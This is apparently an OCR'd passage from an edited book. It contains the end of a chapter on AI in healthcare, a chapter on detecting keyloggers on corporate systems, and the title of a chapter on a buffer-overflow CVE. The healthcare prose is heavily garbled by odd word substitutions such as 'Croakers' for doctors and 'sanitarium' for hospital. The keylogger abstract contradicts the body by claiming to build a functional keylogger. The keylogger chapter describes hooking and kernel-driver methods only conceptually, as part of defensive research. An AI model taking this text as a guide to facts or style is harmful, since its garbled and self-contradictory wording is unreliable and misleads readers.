


Figure 16.2: Applications of AI

In the healthcare industry artificial intelligence (AI) refers to the use of technologies such as machine learning and natural language processing to improve diagnosis treatment planning, patient monitoring and administrative duties. It comprises using algorithms to analyze complex medical data and produce predictions or recommendations that support clinical judgment and

enhance patient outcomes. One of the current uses of AI in this specific field is the evaluation and interpretation of medical imaging data such as X-rays and scans by algorithms assisted by AI. [2] This helps medical professionals make efficient, accurate and timely diagnoses. AI has also enabled significant advancements in digital health diagnostics, drug discovery, remote patient monitoring and pandemic response. These developments are lowering medical errors, enhancing patient care and expanding access to healthcare globally. AI also aids in early cancer detection which improves hospital operations. AI in healthcare seeks to advance the efficiency of healthcare services by reducing medical errors automating procedures and personalizing patient care.

16.2 APPLICATION OF AI IN HEALTHCARE:

16.2.1 Management:

In healthcare management artificial intelligence (AI) has emerged as a powerful tool that has significantly improved health facility and medical facility operations. AIs ability to offer real-time access to vital medical records is considered one of its major benefits assisting administrators, nurses and scientific professionals make informed selections fast. AI structures are capable of processing and reading facts from electronic health records (EHRs) finding anomalies and patterns in patient records and even forecasting health risks through the use of historical tendencies. Through predictive algorithms, AI allows simply-in-time delivery of medications and device, making sure that resources are available when needed.




Figure 16.3: AI algorithms used in healthcare

Moreover, AI-powered chatbots and digital assistants enhance affected person engagement with the aid of offering 24/7 aid and answering queries. Additionally, AI is used inside the education

and education of healthcare specialists through interactive simulations and customized studying gear. Overall, AI strengthens healthcare management with the aid of enhancing selection-making, decreasing administrative burdens, improving aid utilization, and turning in extra customized and green care to patients.

16.2.2 Medical Diagnosis and Imaging:

AI-powered imaging technologies such as CT MRI and X-rays have increased the precision of identifying diseases like TB cancer and neurological disorders. Convolution neural networks (CNNs) a type of deep learning model are used by these tools to identify subtle patterns in medical images that might be overlooked by the human eye. This has greatly facilitated the search for early markers of diseases such as cancer tuberculosis and other neurological disorders.




Figure 16.4: Example of AI in diagnosis

As an example, AI systems can discover malignant tumors in mammograms or lung nodules in chest X-rays with overall performance this is on par with or every so often better than that of skilled radiologists. Synthetic intelligence (AI) algorithms are useful resource inside the analysis of conditions like multiple sclerosis and Alzheimer's disorder through analyzing brain scans and figuring out abnormalities with excessive sensitivity. [3]

Figure 16.5: Visualizing brain scan for analyzing the abnormalities

16.2.3 Prediction and Prevention of illnesses:

Through using genetic data life-style data patient records and real-time fitness monitoring artificial intelligence is revolutionizing the early prediction and prevention of illnesses. Advanced machine learning algorithms allow AI models to have a look at huge and complicated datasets that allows you to identify early warning signs of neurological disorders like Parkinson's or Alzheimer's disorder as well as chronic situations like diabetes and cardiovascular disorder. [4]

AI applications can identify the patterns and detect the earlier symptoms seem as an instance minute change in blood pressure, heart rate or glucose levels can indicate viable issues. AI tools can help patients avoid the onset or progression of disorder through identifying these threat factors early and making tailored hints including dietary changes life-style adjustments or medical checkups. Predictive talents are similarly advanced via wearable era including health trackers and smart watches which feed AI models consistent real-time data. This is helps to early detect diseases and health monitoring.




Figure 16.6: Working of the model to early detect the disease

16.2.4 Pathology and Laboratory medication:

AI is significantly changing the way diagnostic data is analyzed and interpreted leading to significant improvements in these domains. AI systems can automatically analyze tissue

samples, blood smears and pathology slides with excellent velocity and accuracy via using machine learning and computer vision techniques. Interpreting microscope slides by way of hand in traditional pathology can be hard and problem to inter-observer variation. But in just a few minutes AI-powered image analysis tools can scan and analyze lots of excessive-decision virtual slides identifying anomalies like tissue damage, infections or cancerous cells. With more sensitivity than manual evaluate alone those tools can also help with tumor grading biomarker measurement and uncommon disorder identification.

In laboratory medication artificial intelligence (AI) algorithms are used to evaluate the outcomes of a selection of tests such as microbiology cultures, genetic assays and blood panels. Based on long-term lab trends these systems are able to identify abnormal values propose possible diagnoses and even forecast patient outcomes. AI models can provide more individualized suggestions and deeper medical insights through correlating lab outcomes with patient history medicine and co-morbidities through the combination of data from electronic health records (EHRs). [5]

16.2.5 Robotic surgical procedure:

AI-powered robotic surgical procedure will increase precision reduces human errors and expedites recovery. Synthetic intelligence (AI)-powered robots help surgeons carry out complex techniques more correctly. The use of AI-powered robotic-assisted surgeries in neurological cardiac and orthopedic procedures is growing.

16.2.5.1 How AI Robotic Surgery Works?

Preoperative Planning: The moment a procedure is planned, AI is already on the clock. Advanced scans-whether a CT, MRI, or something more recent are fed into smart software program that generators those slices into a living 3D model of the patient's body. With that virtual twin, the surgical team can map out the cleanest route earlier than they contact the patient.

i. **Intraoperative guidance:** At some point of the surgical procedure robot technology which include the da Vinci Surgical system support surgeons by using:

- Maximizing views in 3D to improve visualization.
- Using the surgeon's input extremely precise instrument guidance is provided.
- In order to modify movements or notify the surgeon of possible hazards (such as unexpected bleeding or tissue damage)
- Real-time data and sensor feedback are utilized.

ii. **Predictive aid and machine learning:** The system gains knowledge from extensive surgical data sets such as previous operations and results. Based on patient-specific data AI can forecast complications recommend the best surgical methods and offer advice during surgery.

iii. **Postoperative Analysis:** AI systems can evaluate performance indicators following

surgery to enhance subsequent operations. They could monitor a patient's recuperation and offer information about the success side effects or potential areas for improvement of surgery. [6]

16.2.6 AI in mental health aid:

Chatbots and AI-powered apps provide real-time help for illnesses like sadness and anxiety that allows you to perceive early indicators of mental issues, speech patterns are analyzed through user interactions and complicated computational techniques. AI is utilized by apps like Alexa and Replika to have interaction with users and provide mental health recommendation. Through behavioral tracking, facial recognition, and voice analysis, artificial intelligence is also being investigated for the diagnosis and treatment of diseases including bipolar disorder and schizophrenia.

16.3 RECENT ADVANCEMENTS IN AI HEALTHCARE:

16.3.1 Artificial Intelligence-Driven Drug Discovery:

Modern technological advances have expedited the process of discovering new drug compounds that decrease the time needed for finding effective medical treatments. Drugs for diseases such as cancer and neurodegenerative disorders can be discovered in a shorter time period due to high-level technology for examining molecular structures or predicting the effectiveness of new drugs.

16.3.2 AI in mental health Diagnostics:

New computational methods are actually capable of discover signs and symptoms of mental fitness conditions like schizophrenia anxiety and depression. AI-powered chatbots and virtual therapists offer real-time advice based totally on behavioral patterns and sentiment evaluation to assist with mental fitness issues.

16.3.3 Real-Time remote patients monitoring:

Wearable scientific technology now continuously measures blood pressure heart rate and oxygen saturation. Hospital readmissions are decreased and prompt intervention is made possible by these developments which aid in the early detection of health decline.

16.3.4 AI for Early cancer Detection:

Recent developments in AI imaging have extensively improved early cancer detection rates. AI-powered pathology equipment can analyze biopsy samples greater accurately, detecting cancerous cells even earlier than signs and symptoms appear, leading to improved treatment results. [7]

16.3.5 Artificial Intelligence in disorder Surveillance and Pandemic Preparedness:

Artificial intelligence is one of the principal components in pandemic control and forecasting through analyzing worldwide health data. AI models are able to monitor viral evolution forecasting patterns of outbreaks and aid in vaccine creation by examining huge loads of epidemiological data.

16.4 CHALLENGES AND ETHICAL IMPLICATIONS IN AI-DRIVEN HEALTHCARE:

16.4.1 Confidentiality and data Protections:

Handling considerable quantities of patient records poses issues regarding confidentiality and stopping cyber traps. Proper law and regulation, like GDPR, make certain powerful operation of sensitive fitness records.

16.4.2 Regulatory and legal issues:

The operations of AI want to err with healthcare guidelines and ethical standards to make certain patient obligation and safety. Regulatory our bodies just like the FDA and EMA are developing pointers particular to AI.

16.4.3 Integration with being systems:

Many technologies in healthcare installations face issues integrating AI with results into legacy systems and workflows. Interoperability continues to pose a good sized mission in AI relinquishment.

16.5 FUTURE OF AI IN HEALTHCARE:

In Healthcare the future of AI is technology likely to enhance medical treatment in many aspects like quicker and more precise diagnosis better ways to learn new information and easier access to remote consultations. Future developments are likely to play a crucial role in detecting concealed health hazards prior to their widespread prevalence and offering customized treatments for each patient's specific needs. Advanced technology will also aid Croakers in complex procedures and allow for ongoing monitoring of health conditions which will reduce the necessity for multiple visits to the sanitarium. Growing use of these systems within clinical environments makes ongoing development ethical monitoring and strong nonsupervisory systems imperative to provide proper secure and healthy operation.

CONCLUSION:

With its modern tactics to patient care contamination prognosis and treatment artificial intelligence has absolutely modified the healthcare enterprise. Its abilities in robotic surgical treatment, personalized medicine, early disease detection and predictive analytics have significantly stronger patient results and operational performance in healthcare. AI technology will keep increasing improving medical treatments accessibility and accuracy at the same time as lowering healthcare prices. However as AI turns into greater extensively used it's far vital to cope with information protection, ethical troubles and regulatory barriers to guarantee accountable deployment. Next investigations should deal with improving AI transparency, reducing biases best performance, and integration with present day healthcare systems. AI has the ability to healthcare area with cautious improvement and supervision presenting sufferers all around the global safer greater green and greater individualized healthcare answers.

REFERENCES:

1. Bhagat, I. A., Wankhede, K. G., Kopawar, N. A., & Sananse, D. A. (2024). Artificial intelligence in healthcare: A review. *International Journal of Scientific Research in Science, Engineering and Technology, 11*(4), 133–138.
2. Bajpai, N., & Wadhwa, M. (2021). *Artificial intelligence and healthcare in India*. ICT India Working Paper No. 43. Columbia University, Earth Institute, Center for Sustainable Development (CSD), New York, NY.
3. Saxena, A. K., Ness, S., & Khinvasara, T. (2024). The influence of AI: The revolutionary effects of artificial intelligence in healthcare sector. *Journal of Engineering Research and Reports, 26*(3), 1092.
4. Rehman, A., Saba, T., Mujahid, M., Alamri, F. S., & ElHakim, N. (2023). Parkinson's disease detection using hybrid LSTM-GRU deep learning model. *Electronics, 12*(13), 2856.
5. Dabhadkar, S. V. (2024). Artificial intelligence in healthcare: Embracing the future.
6. Iftikhar, M., Saqib, M., Zareen, M., & Mumtaz, H. (2024). Artificial intelligence: Revolutionizing robotic surgery: Review. *Annals of Medicine & Surgery, 86*(9), 5401–5409.
7. Devi, M. N. R., Kumar, A., Swetha, G., Chavan, U. S., & Davasam, V. M. (2022). Cancer detection using image processing and machine learning. In *2022 International Conference on Artificial Intelligence and Data Engineering (AIDE)* (pp. 96–100). Karkala, India.

CHAPTER 17

DETECTING AND MITIGATING KEYLOGGER ARTIFACTS: A PRACTICAL APPROACH FOR CORPORATE SYSTEMS

Rajesh Sharma[1] and Khatnawal Sejal Kishan Singh[2]
[1, 2]GNA University, Phagwara

ABSTRACT:
As technology advances, safety ought to rise along with it. According to studies, malware's effects are becoming worse. This list includes two types of malware analysis. There are two types of malware analysis: static and dynamic. It's likely that one huge company out of several regularly keeps an eye on the way its employees utilize computers, the internet, or email. Currently, more than 100 distinct goods are accessible that will enable businesses to monitor what their clients do on their "personal" PCs, in their emails, as well as online at work. Naturally, the goal of this study is to provide a functional keylogger that operates in this technical world. Both keystrokes are recorded by the keylogging software, which also emails a screenshot of the application in which the keystrokes were made. This allows us to record every piece of information in text format. The current generation places the utmost value on security, which is why we decided to study key logging and its additional uses.

KEYWORDS: emails, keyloggers, hackers, recognition/detection, malware, and keystrokes.

17.1 INTRODUCTION:

As of October 2024, there were 5.52 billion internet users worldwide, which amounted to 67.5% of the global population. Of this total, 5.22 billion, or 63.8% of the world's population, were social media users. There are so many devices connected to IP addresses. Internet usage is increasing tremendously, but the security risks are also increasing day by day. One of the main causes of security breaches is still installation of the malicious software over the internet. Malware, also referred to malicious software, is a program that aims to carry out unwanted and disorderly actions in a computer system without the user's acknowledgement. Malware encompasses items like viruses, worms, Trojan horses, keyloggers, and spyware, among others. All of these malwares have been and still are a serious hazard to everyone in the world. Keyloggers are the main topic of discussion in this exposition. Installing them on a gadget is done specifically to track the user. As technology has advanced, keyloggers have gained a number of new features, such as the ability to activate the microphone and webcam and take screenshots, in addition to their previous function of recording keystrokes and relaying them to the attacker. Keyloggers can be employed for both legitimate and illicit purposes.

Keyloggers have become more common due to their silent nature. Because they function in hidden mode, antivirus software finds it challenging to detect them. However, there are steps you may do to prevent keyloggers. It is necessary to download preventative applications like

firewalls and anti-malware software. updating security patches frequently. It is necessary to download applications from reputable sources and use licensed software. Another easy way to identify unwanted software is to regularly check the computer's CPU and RAM usage.

17.1.1 Problem:

There are several unethical uses for capturing user information, including identity theft, credit card and bank fraud, software and service theft, to mention a few. Key logging, or the eavesdropping, harvesting, and leakage of user-issued keystrokes, is how this is performed.

Keyloggers are simple to set up and use. The financial loss might be significant when used for fraudulent purposes as a component of more complex criminal heists. Some significant key logger-based occurrences that are displayed in Table 1.1. Over the years, several approaches and methods have been put up to address the widespread issue of harmful software. Nevertheless, none of the current methods are adequate for the particular issue of keylogger detection. Since systems based on signatures are easily bypassed and requires the isolation and extraction of a legitimate signature before they can identify a new danger, their value is limited. The implementation of a key logger is frequently difficult, as we demonstrate in the next section. It is simple for even novice programmers to create new key logger variations, rendering a previously legitimate signature useless. Some of these restrictions are addressed by behavior-based detection methods. By analyzing the behaviour of either malware or normal programs, they seek to differentiate between harmful and benign apps. There are various methods for analyzing and understanding the desired behaviour. The majority, however, depend on which runtime system or library calls are made.

Tragically, because so many legitimate applications (such as shortcut managers and keyboard mapping utilities) capture keystrokes in the background and behave quite similarly, it is prohibitively difficult to characterize key loggers using system calls. One clear source of false positives is applications. Because there are so many programs of this type and they are widely found in OEM software, white-listing is likewise not a viable solution to this issue.

Furthermore, characterization of key logging behaviour based on syscall is also susceptible to false negatives. Think about the ideal model that can deduce key logging behaviour from system calls that indicate the explicit disclosure of sensitive data.

17.1.2 Goal:

In this paper, we look into ways to identify and withstand keyloggers. We also recognize that usability roughly translated to "how deployable the proposed detection technique is" in our context is a common trade-off of every security solution. Because of this, we don't take into account solutions that involve virtualization or operating system emulation. Conversely, when appropriate, we also investigate alternatives that don't require any privileges to be implemented or used. We do not ignore the situation when users are forced to utilize a compromised

machine, even if the dissertation's main focus is on identifying essential logging behaviours. In this regard, we provide a novel method to protect users' privacy while
tolerating keyloggers. Our methods are all established on the principle of ignoring the internal workings of the key loggers in order to provide detection methods that are not constrained by the same constraints as signature-based methods. However, in contrast to previous methods, we exclusively concentrate on simulating the key logging behaviour in order to minimize false positives. We want to eliminate all assumptions about the underlying environment in addition to minimizing assumptions about the key logger. We specifically examine the viability and difficulties of a cross-browsers strategy in the context of key loggers installed as browser add-ons.

The three research questions that follow provide a summary of the objectives of this paper:

- **i.** Is it possible to identify a keylogger by looking at its system footprint, whether it is an extension or a different process?
- **ii.** To what degree can unprivileged solutions be implemented? In terms of usability and security, what is the compromise?
- **iii.** Is it feasible to put up with the issue of "living together with a key logger" without endangering the user's privacy?

17.1.3 Contribution:

The following is a summary of this thesis's contributions. To find user-space keyloggers, we created and put into use Key Catcher, a novel unprivileged detection method. The method observes the I/O activity of all active processes and inserts carefully constructed keyboard sequences. When there is a high correlation, detection is claimed. Neither execution nor deployment require any privileges. All major operating systems provide an unprivileged implementation of our approach, even though it is implemented in Windows.

17.2 LITERATURE REVIEW:

Table 17.1: Literature survey summary table

S.no.	Title & Author	Keylogger Detection Technique	Solution and Results	Remarks
1.	(2011) Stefano *et el.* KLIMAX: Memory Profiling To detect keystroke harvesting, write patterns.	KLIMAX: KernelLevel Infrastructure for Memory and Execution Profiling is a behavior-based detection method.	When keylogging is activated within the window of perception, it can also be used for extensive malware investigation and order, so don't worry about false negatives.	This discovery strategy is not concerned with malware avoidance techniques that conceal or postpone data leaks.

2.	(2011) Anith *et el*. Keylogger detection using traffic analysis and recurring Actions	detecting method at the client level. approaches that use signatures at the host and checkpoint levels.	TAKD algorithm. Integration with devices such as gateways, routers, intrusion detection systems, and firewalls.	For erratic time periods, there is no quantitative analysis.
3.	J. Fu *et al.* (2010). Software Keylogger Detection Using Dendritic Cell Algorithm.	A hook program is implemented by Dendritic Cell Algorithm to track API calls made by active processes. The system's status is defined by five signals in the host.	With a low false alarm rate and a high detection rate, this technique may distinguish the active Keylogger activity from other processes.	Keylogger behaviour is comparable to that of apps that intercept the execution of framework messages. Any legitimate applications that fall victim to the framework would be identified as spiteful.

17.3 WHAT IS KEYLOGGER?

As a direct software development of hardware-based keyloggers, hypervisor-based keyloggers (like Blue Pill) literally carry out a man-in-the-middle attack between the operating system (OS) and the hardware. Second in importance, kernel key loggers are frequently included in more intricate rootkits. Hooks are used directly to intercept a kernel message sent to another kernel driver or a buffer processing event, as opposed to hypervisor- based methods. Despite their effectiveness, all of these methods demand authorized access to the computer. Furthermore, creating a kernel driver hypervisor-based technique presents additional difficulties and calls for a significant amount of work and expertise to ensure a successful and error-free implementation. Kernel key loggers mostly depend on undocumented data structures, which may not remain stable when the underlying kernel changes. A system panic would occur immediately if these data structures were accessed in kernel mode with an incorrect alignment. On the other hand, user-space key loggers can be installed without any specific permissions. No matter what privileges the user has been given, they can be installed and run. Since kernel keyloggers need either super-user privileges or a flaw that permits unrestricted kernel code execution, they are unable to provide this feature. Additionally, well-documented sets of APIs that are widely available on contemporary operating systems can be relied upon by user-space key logger programmers without the need for specialized programming knowledge. Every time a user pushes a key on the WOS, the OS system's key driver generates a Microsoft text known as WM KEYDOWN. The automatic message queue now contains this text. This message will

then be added by the WOS to the thread's message queue for the application that is linked to the active window on the computer [3]. The message is sent to the active window's session function by the threads that monitor this queue. Keylogger systems can be created in four basic ways: System Keyboard Filter for drivers, Windows Keyboard Hook, Keyboard State Table, and Innovative.

Computer keyloggers provide the following functions:

A. Any user-initiated keystroke; mouse (clicks and movements).
B. Window titles that are centred or open.
C. Screenshots, either routine or in reaction to an event.
D. Utilization data and ongoing initiatives.
E. How much time is spent on each page and how many pages are seen on the Internet.
F. File system operations, including the creation, renaming, alteration, access, and deletion of files.
G. Delivered, received, and even unread emails.




Figure 17.1: Block diagram of Keylogger working

17.3.1 Defence for the Keylogger:

Numerous defences have been put out in recent years. Unfortunately, only when focusing on the overall issue of identifying malicious actions were favourable outcomes frequently obtained. Identifying key logging behaviour has proven to be a challenging task. In actuality, a lot of them are programs that lawfully intercept keystrokes to give the user access to more usability-related features. Assuming that keystroke interceptions result in harmful key recording behaviour is a common mistake that is only partially accurate. The fact that keystrokes are also leaked either on disc, over the network, or temporarily stored is the true sign of key logging behaviour. Unfortunately, the main reason why present methods are rarely adequate is that they frequently overlook this connection between interception and leaking. The most important defences against malware that compromises privacy are presented in this section, along with a discussion of their inadequacies in terms of keylogger detection. We remind readers that each chapter contains a more thorough study of the associated works for those who are interested in deeper debates.

17.4 RELATED WORK:

A few noteworthy studies that highlight the significance of key loggers for system monitoring are provided here. Keyloggers have been around since the mid-1970s. The Soviet Union created a program known as the "Selectric bug" that targeted typewriters. Since then, keyloggers have advanced significantly. Over the last decade, there have been advancements in both efficiency and practicality. As the name implies, keyloggers are only useful if keystrokes are recorded. One major issue was caused by the release of Windows 8 with a touchpad customized keyboard in 2012. S. Moses looks into how a virtual keyboard can be used by keyloggers to record inputs in "Keylogging malware and the Touch Interfaces." According to A. Bhardwaj, keyloggers ought to be categorized based on two elements: the site of execution and the functions offered. The keylogger may also be hardware- or software-based. Another area that is evolving with the emergence of new keyloggers is keylogger detection. In 2013, E. Ladakis introduced a novel method for a stealthy keylogger by investigating graphics processors as a substitute for hosting an environment in which the keylogger may function. Banking services are now accessible on smartphone platforms since smartphones have already become a need in our lives.

CONCLUSION:

Key Catcher, an unprivileged black-box technique for precise identification of the most prevalent keyloggers, or user-space keyloggers, was introduced in this study. By connecting the input that is, the keystrokes with the output that is, the I/O patterns generated by the key logger we were able to mimic the behaviour of a keylogger. We also addressed the issue of selecting the optimal input pattern to increase our detection rate and enhanced our model by adding the capability to artificially inject precisely constructed keystroke sequences. Our prototype

solution was successfully tested against the most popular free keyloggers, and neither false positives nor false negatives were seen.

REFERENCES:

1. https://www.ijcrt.org/papers/IJCRT2104074.pdf
2. https://www.researchgate.net/publication/379953124_Enhancing_System_Monitoring_Capabilities_through_the_Implementation_of_Stealthy_Software_Based_Keylogger_A_Technical_Exploration
3. https://www.researchgate.net/publication/228797653Keystroke_logg ing_keylogging
4. https://www.researchgate.net/publication/309230926
5. https://iopscience.iop.org/article/10.1088/1742- 6596/2007/1/012005/pdf
6. https://www.iieta.org/journals/ria/paper/10.18280/ria.380128
7. https://www.irjmets.com/uploadedfiles/paper/issue_4_april_2023/37020/final/fin_irjmets1682541681.pdf

CHAPTER 18

CVE:2003-0352: BUFFER OVERFLOW VULNERABILITY

Gagandeep Singh[1] and Sumit Chopra[2]
[1,2]GNA University, Phagwara

